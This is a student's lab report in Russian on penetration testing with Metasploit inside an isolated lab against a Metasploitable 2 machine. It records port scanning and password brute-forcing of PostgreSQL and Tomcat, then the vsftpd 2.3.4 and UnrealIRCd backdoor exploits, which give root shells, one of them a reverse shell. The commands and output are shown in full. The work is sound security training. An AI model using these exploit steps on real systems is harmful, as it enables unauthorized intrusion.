Цель: Изучение методов автоматизированного пентестинга (тестования на проникновение). Приобретение навыков работы с Metasploit.

Основные теоретические сведения

Тестирование на проникновение позволяет ответить на вопрос, как кто-то со злым умыслом может вмешаться в вашу сеть. Используя инструменты пентеста, «белые хакеры» и профессионалы в области безопасности могут на любом этапе разработки или развертывания исследовать сети и приложения на предмет недостатков и уязвимостей путем взлома системы.

Одним из таких средств пентеста является проект Metasploit. Этот фреймворк с открытым исходным кодом, созданный на Ruby, позволяет проводить тестирование с помощью командной строки или графического интерфейса. Его можно расширить, создавая собственные надстройки с поддержкой нескольких языков.

Что такое Metasploit Framework и как он используется?

Metasploit Framework — это мощнейший инструмент, который могут использовать как киберпреступники, так и «белые хакеры» и специалисты по проникновению для исследования уязвимостей в сетях и на серверах. Поскольку это фреймворк с открытым исходным кодом, его можно легко настроить и использовать на большинстве операционных систем.

С помощью Metasploit пентестеры могут использовать готовый или создать пользовательский код и вводить его в сеть для поиска слабых мест. В качестве еще одного способа поиска угроз, после идентификации и документирования недостатков, эту информацию можно использовать для устранения системных недостатков и определения приоритетности решений.

Краткая история Metasploit

Проект Metasploit был создан на языке Perl в 2003 году Эйч Ди Муром (H.D. Moore) при содействии основного разработчика Мэтта Миллера для использования в качестве портативного сетевого инструмента. Он был полностью переведен на язык Ruby к 2007 году, а в 2009 году лицензию приобрела Rapid7, и теперь этот инструмент остается частью ассортимента этой бостонской компании, специализирующейся на разработке систем обнаружения вторжений и инструментов эксплуатации уязвимостей систем удаленного доступа.

Этот фреймворк стал основным инструментом разработки эксплойтов и устранения уязвимостей. До Metasploit пентестерам приходилось выполнять все проверки вручную, используя различные инструменты, которые могли поддерживать или не поддерживать тестируемую платформу, а также вручную писать собственный код и внедрять его в сети. Дистанционное тестирование было чем-то экстраординарным, и это ограничивало работу специалиста по безопасности собственным регионом и местными компаниями, а организациям приходилось тратить целые состояния на собственных ИТ-консультантов или специалистов по безопасности.

Кто использует Metasploit?

Благодаря широкому спектру применений и доступному открытому исходному коду Metasploit используется самыми разными людьми, от профессионалов кибербезопасности до хакеров. Metasploit полезен для всех, кому нужен простой в установке и надежный инструмент, выполняющий свою работу независимо от платформы или языка. Это программное обеспечение пользуется популярностью у хакеров и широко доступно, что мотивирует специалистов по безопасности изучать платформу Metasploit, даже если сами они ей не пользуются.

Современная версия Metasploit содержит свыше 1677 эксплойтов для более 25 платформ, включая Android, PHP, Python, Java, Cisco и другие. Фреймворк также содержит около 500 единиц информационного наполнения («пейлоад»), среди которых вы найдёте:

Пейлоады для командной оболочки — позволяют пользователям запускать сценарии или случайные команды на хосте.

Динамические пейлады — позволяют тестировщикам генерировать уникальные пейлоады для обхода антивирусного программного обеспечения.

Пейлоады Meterpreter — позволяют пользователям перехватывать управление монитором устройства с помощью контроллера видеопамяти, захватывать сеансы, а также скачивать или загружать файлы.

Статические пейлоады — позволяют устанавливать переадресацию портов и обмен данными между сетями.

Все, что вам нужно для использования Metasploit после его установки, — это получить информацию о цели либо путем сканирования портов, либо путем получения цифрового отпечатка операционной системы, либо с помощью сканера уязвимостей, чтобы найти способ проникнуть в сеть. Затем

остается просто выбрать эксплойт и полезную нагрузку. В этом контексте эксплойт — это средство для выявления слабости в вашей сети или системе и использования этой уязвимости для получения доступа.

Платформа состоит из различных моделей и интерфейсов, которые включают: msfconsole на базе библиотеки curses, msfcli для всех функций msf из терминала или командной строки, Armitag — инструмент с графическим интерфейсом на Java, который используется для интеграции с MSF, а также веб-интерфейс сообщества Metasploit, поддерживающий удаленный пентест.

Алгоритм работы с Metasploit Framework

Работа с модулем состоит из следующих шагов:

- Поиск подходящего модуля с помощью команды search.
- Выбор модуля с помощью команды use.
- Просмотр основной информации по модулю командой info
- Просмотр настроек выбранного модуля с помощью команд show options (продвинутые настройки — show advanced).
- Установка конкретной опции с помощью команды set. Самыми часто задаваемыми опциями являются RHOSTS и LHOSTS. В первом случае можно задать только один адрес цели, а во втором – множество.
- Установка подробного вывода с помощью команды set verbose true (если любопытно знать, что происходит).
- Запуск модуля с помощью команды run.

Задания к лабораторной работе

Часть 1. Сбор информации

1. Для выполнения работы нам необходимы 2 виртуальные машины.
2. Для атакующей машины необходимо использовать готовую сборку Linux – Kali Linux. Свежую версию сборки можно загрузить с официального сайта https://www.kali.org/get-kali/#kalivirtual-machines. Необходимо использовать образ для вашей системы виртуализации.
3. Для входа в виртуальную машину Kali используем логин kali и пароль kali.
4. Для атакуемой машины используем специальную сборку Виртуальной машины «metasploitable 2» (https://drive.google.com/file/d/1HmlTLh4pTcKjh09c494bBkmnHVnhzs3S/view?usp=share_link)
5. Для входа в виртуальную машину Metasploitable используем логин msfadmin и пароль msfadmin

6. Необходимо настроить сетевые адаптеры данных машин для работы в режиме сеть Nat. (Перед работой рекомендую создать новую «сеть Nat» со стандартными параметрами.)
7. Зафиксируйте в отчете сетевые настройки данных машин (IP и MAC адреса)


1 – адреса kali

2 – адреса meta

Далее работаем в виртуальной машине Kali

Для инициализации Metasploit выполнить две команды


```
sudo service postgresql start sudo
msfdb init
```



8. Командой «msfconsole» в терминале Kali запускаем консоль Metasploit Framework


9. Сканируем атакуемую систему. Для сканирования используем оболочку nmap встроенную в meta.
10. Выполняем команду, не забывая заменить IP на адрес атакуемой системы

```
db_nmap 192.168.53.131 -p- -sV
```



11. Зафиксировать результат в отчете.
12. Результат сканирования нужно экспортировать в файл командой

```
db_export -f xml /home/kali/res2.xml
```



13. Далее полученный файл можно открыть для просмотра в OpenOffice, LibreOffice или MS Excel. Далее будем его использовать для поиска уязвимых сервисов.

Часть 2. Подбор паролей

До сих пор атака на подбор паролей остается самой часто применяемой. Metasploit Framework содержит множество модулей, предназначенных для проведения подобных атак. В следующей таблице представлены модули, с которыми чаще всего приходится сталкиваться в ходе тестирования защищенности.

№	Протокол/приложение	Путь к модулю

1	smb	auxiliary/scanner/smb/smb_login
2	ftp	auxiliary/scanner/ftp/anonymous (проверка возможности анонимного входа) auxiliary/scanner/ftp/ftp_login
3	ssh	auxiliary/scanner/ssh/ssh_login
4	telnet	auxiliary/scanner/telnet/telnet_login
5	postgresql	auxiliary/scanner/postgres/postgres_login
6	mysql	auxiliary/scanner/mysql/mysql_login
7	oracle	auxiliary/admin/oracle/oracle_login
8	tomcat	auxiliary/scanner/http/tomcat_mgr_login

Полный список аналогичных модулей Metasploit Framework можно получить, набрав команду search login.

14. Проведем подбор пароля для сервиса СУБД PostgreSQL.

```
use auxiliary/scanner/postgres/postgres_login
```

15. Укажем хост для тестирования и запустим сканирование

```
set RHOSTS 192.168.53.131 run
```

```
msf6 auxiliary(scanner/postgres/postgres_login) > run
[!] No active DB -- Credential data will not be saved!
[-] 192.168.1.102:5432 - LOGIN FAILED: :@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.102:5432 - LOGIN FAILED: :tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.102:5432 - LOGIN FAILED: :postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.102:5432 - LOGIN FAILED: :password@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.102:5432 - LOGIN FAILED: :admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.102:5432 - LOGIN FAILED: postgres:@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.102:5432 - LOGIN FAILED: postgres:tiger@template1 (Incorrect: Invalid username or password)
[+] 192.168.1.102:5432 - Login Successful: postgres:postgres@template1
[-] 192.168.1.102:5432 - LOGIN FAILED: scott:@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.102:5432 - LOGIN FAILED: scott:tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.102:5432 - LOGIN FAILED: scott:postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.102:5432 - LOGIN FAILED: scott:password@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.102:5432 - LOGIN FAILED: scott:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.102:5432 - LOGIN FAILED: admin:@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.102:5432 - LOGIN FAILED: admin:tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.102:5432 - LOGIN FAILED: admin:postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.102:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.102:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.102:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.102:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username or password)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Bruteforce completed, 1 credential was successful.
[*] You can open a Postgres session with these credentials and CreateSession set to true
[*] Auxiliary module execution completed
```

16. Зафиксируйте результат в отчете.
17. Через команду info уточните опцию, которая позволит остановить подбор паролей до первого удачного подбора. Установите эту опцию и вновь проведите сканирование. Зафиксируйте результат в отчете.

```
msf6 > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS ⇒ true
```

```
msf6 auxiliary(scanner/postgres/postgres_login) > run
[!] No active DB -- Credential data will not be saved!
[-] 192.168.1.102:5432 - LOGIN FAILED: :@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.102:5432 - LOGIN FAILED: :tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.102:5432 - LOGIN FAILED: :postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.102:5432 - LOGIN FAILED: :password@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.102:5432 - LOGIN FAILED: :admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.102:5432 - LOGIN FAILED: postgres:@template1 (Incorrect: Invalid username or password)
[-] 192.168.1.102:5432 - LOGIN FAILED: postgres:tiger@template1 (Incorrect: Invalid username or password)
[+] 192.168.1.102:5432 - Login Successful: postgres:postgres@template1
[*] Scanned 1 of 1 hosts (100% complete)
[*] Bruteforce completed, 1 credential was successful.
[*] You can open a Postgres session with these credentials and CreateSession set to true
[*] Auxiliary module execution completed
```

18. Аналогичным образом проведите сканирование сервиса tomcat (Обязательно обратите внимание на каком порту запущен данный сервис и выполните все действия необходимые для успешного сканирования). Зафиксируйте результат в отчете.

```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS ⇒ true
msf6 auxiliary(scanner/http/tomcat_mgr_login) > run
[-] 192.168.1.102:8180 - LOGIN FAILED: admin:admin (Incorrect)
[-] 192.168.1.102:8180 - LOGIN FAILED: admin:manager (Incorrect)
[-] 192.168.1.102:8180 - LOGIN FAILED: admin:role1 (Incorrect)
```

```
[-] 192.168.1.102:8180 - LOGIN FAILED: role:xampp (Incorrect)
[-] 192.168.1.102:8180 - LOGIN FAILED: root:admin (Incorrect)
[-] 192.168.1.102:8180 - LOGIN FAILED: root:manager (Incorrect)
[-] 192.168.1.102:8180 - LOGIN FAILED: root:role1 (Incorrect)
[-] 192.168.1.102:8180 - LOGIN FAILED: root:root (Incorrect)
[-] 192.168.1.102:8180 - LOGIN FAILED: root:tomcat (Incorrect)
[-] 192.168.1.102:8180 - LOGIN FAILED: root:s3cret (Incorrect)
[-] 192.168.1.102:8180 - LOGIN FAILED: root:vagrant (Incorrect)
[-] 192.168.1.102:8180 - LOGIN FAILED: root:QLogic66 (Incorrect)
[-] 192.168.1.102:8180 - LOGIN FAILED: root:password (Incorrect)
[-] 192.168.1.102:8180 - LOGIN FAILED: root:Password1 (Incorrect)
[-] 192.168.1.102:8180 - LOGIN FAILED: root:changethis (Incorrect)
[-] 192.168.1.102:8180 - LOGIN FAILED: root:r00t (Incorrect)
[-] 192.168.1.102:8180 - LOGIN FAILED: root:toor (Incorrect)
[-] 192.168.1.102:8180 - LOGIN FAILED: root:password1 (Incorrect)
[-] 192.168.1.102:8180 - LOGIN FAILED: root:j2deployer (Incorrect)
[-] 192.168.1.102:8180 - LOGIN FAILED: root:OvW*busr1 (Incorrect)
[-] 192.168.1.102:8180 - LOGIN FAILED: root:kdsxc (Incorrect)
[-] 192.168.1.102:8180 - LOGIN FAILED: root:owaspba (Incorrect)
[-] 192.168.1.102:8180 - LOGIN FAILED: root:ADMIN (Incorrect)
[-] 192.168.1.102:8180 - LOGIN FAILED: root:xampp (Incorrect)
[-] 192.168.1.102:8180 - LOGIN FAILED: tomcat:admin (Incorrect)
[-] 192.168.1.102:8180 - LOGIN FAILED: tomcat:manager (Incorrect)
[-] 192.168.1.102:8180 - LOGIN FAILED: tomcat:role1 (Incorrect)
[-] 192.168.1.102:8180 - LOGIN FAILED: tomcat:root (Incorrect)
[+] 192.168.1.102:8180 - Login Successful: tomcat:tomcat
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Часть 3. Эксплуатация и проведение атак

19. Проверим наличие готовой атаки в базе на сервис vsftpd

```
search vsftpd
```

```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
```

20. Выберем для тестирования найденный модуль.

```
use  exploit/unix/ftp/vsftpd_234_backdoor
```

21. Проверим, есть ли в базе готовые варианты полезной нагрузки для эксплуатации уязвимости.

```
show payloads
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                              Disclosure Date  Rank    Check  Description
   -  ----                              ---------------  ----    -----  -----------
   0  payload/cmd/unix/interact         .                normal  No     Unix Command, Interact with Established Connection
```

22. В данном случае найдена только одна полезная нагрузка, но при этом она одна из самых удобных. Данная нагрузка позволяет открыть связь с командной строкой для удаленного выполнения команд. Выберем эту нагрузку для использования

```
set payload payload/cmd/unix/interact
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload payload/cmd/unix/interact
payload ⇒ cmd/unix/interact
```

23. Установим параметр RHOSTS и RPORT (самостоятельно уточнить в файле) и запустим атаку

```
run
```

24. Проверим, что мы действительно получили доступ к удаленной машине командой «ip a». Зафиксируем результат в отчете. Закроем сессию с терминалом командой “CTRL + z”

```
whoami
root
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:1b:4b:ec brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global eth0
    inet6 fd00::a00:27ff:fe1b:4bec/64 scope global dynamic
       valid_lft 85967sec preferred_lft 13967sec
    inet6 fe80::a00:27ff:fe1b:4bec/64 scope link
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:80:9e:74 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.102/24 brd 192.168.1.255 scope global eth1
    inet6 fe80::a00:27ff:fe80:9e74/64 scope link
       valid_lft forever preferred_lft forever
```

25. Аналогичным образом провести атаку на сервис «UnrealIRCd» и зафиксировать результат в отчете.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > search unrealircd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12       excellent  No     UnrealIRCD 3.2.8.1 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.1.101
RHOSTS => 192.168.1.101
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RPORT 6667
RPORT => 6667
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[-] 192.168.1.101:6667 - Exploit failed: A payload has not been selected.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.1.102
RHOSTS => 192.168.1.102
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[-] 192.168.1.102:6667 - Exploit failed: A payload has not been selected.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads
===================

   #   Name                                        Disclosure Date  Rank    Check  Description
   -   ----                                        ---------------  ----    -----  -----------
   0   payload/cmd/unix/adduser                    .                normal  No     Add user with useradd
   1   payload/cmd/unix/bind_perl                  .                normal  No     Unix Command Shell, Bind TCP (via Perl)
   2   payload/cmd/unix/bind_perl_ipv6             .                normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   3   payload/cmd/unix/bind_ruby                  .                normal  No     Unix Command Shell, Bind TCP (via Ruby)
   4   payload/cmd/unix/bind_ruby_ipv6             .                normal  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
   5   payload/cmd/unix/generic                    .                normal  No     Unix Command, Generic Command Execution
   6   payload/cmd/unix/reverse                    .                normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   7   payload/cmd/unix/reverse_bash_telnet_ssl    .                normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   8   payload/cmd/unix/reverse_perl               .                normal  No     Unix Command Shell, Reverse TCP (via Perl)
   9   payload/cmd/unix/reverse_perl_ssl           .                normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   10  payload/cmd/unix/reverse_ruby               .                normal  No     Unix Command Shell, Reverse TCP (via Ruby)
   11  payload/cmd/unix/reverse_ruby_ssl           .                normal  No     Unix Command Shell, Reverse TCP SSL (via Ruby)
   12  payload/cmd/unix/reverse_ssl_double_telnet  .                normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload /cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[-] 192.168.1.102:6667 - Msf::OptionValidateError One or more options failed to validate: LHOST.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.1.102
LHOST => 192.168.1.102
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[-] Handler failed to bind to 192.168.1.102:4444:-  -
[*] Started reverse TCP double handler on 0.0.0.0:4444
[*] 192.168.1.102:6667 - Connected to 192.168.1.102:6667 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.1.102:6667 - Sending backdoor command ...
^[[A^C[-] 192.168.1.102:6667 - Exploit failed [user-interrupt]: Interrupt
[-] run: Interrupted
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.1.101
LHOST => 192.168.1.101
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP double handler on 192.168.1.101:4444
[*] 192.168.1.102:6667 - Connected to 192.168.1.102:6667 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.1.102:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo Ar1FGmP70y0QxS8B;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "Ar1FGmP70y0QxS8B\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 2 opened (192.168.1.101:4444 → 192.168.1.102:59061) at 2025-05-18 14:26:54 +0300
```

```
whoami
root
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:1b:4b:ec brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global eth0
    inet6 fd00::a00:27ff:fe1b:4bec/64 scope global dynamic
       valid_lft 86242sec preferred_lft 14242sec
    inet6 fe80::a00:27ff:fe1b:4bec/64 scope link
       valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:80:9e:74 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.102/24 brd 192.168.1.255 scope global eth1
    inet6 fe80::a00:27ff:fe80:9e74/64 scope link
       valid_lft forever preferred_lft forever
```

Вывод: В ходе практической работы я изучил методы автоматизированного пентестинга (тестования на проникновение). Приобретел навыки работы с Metasploit.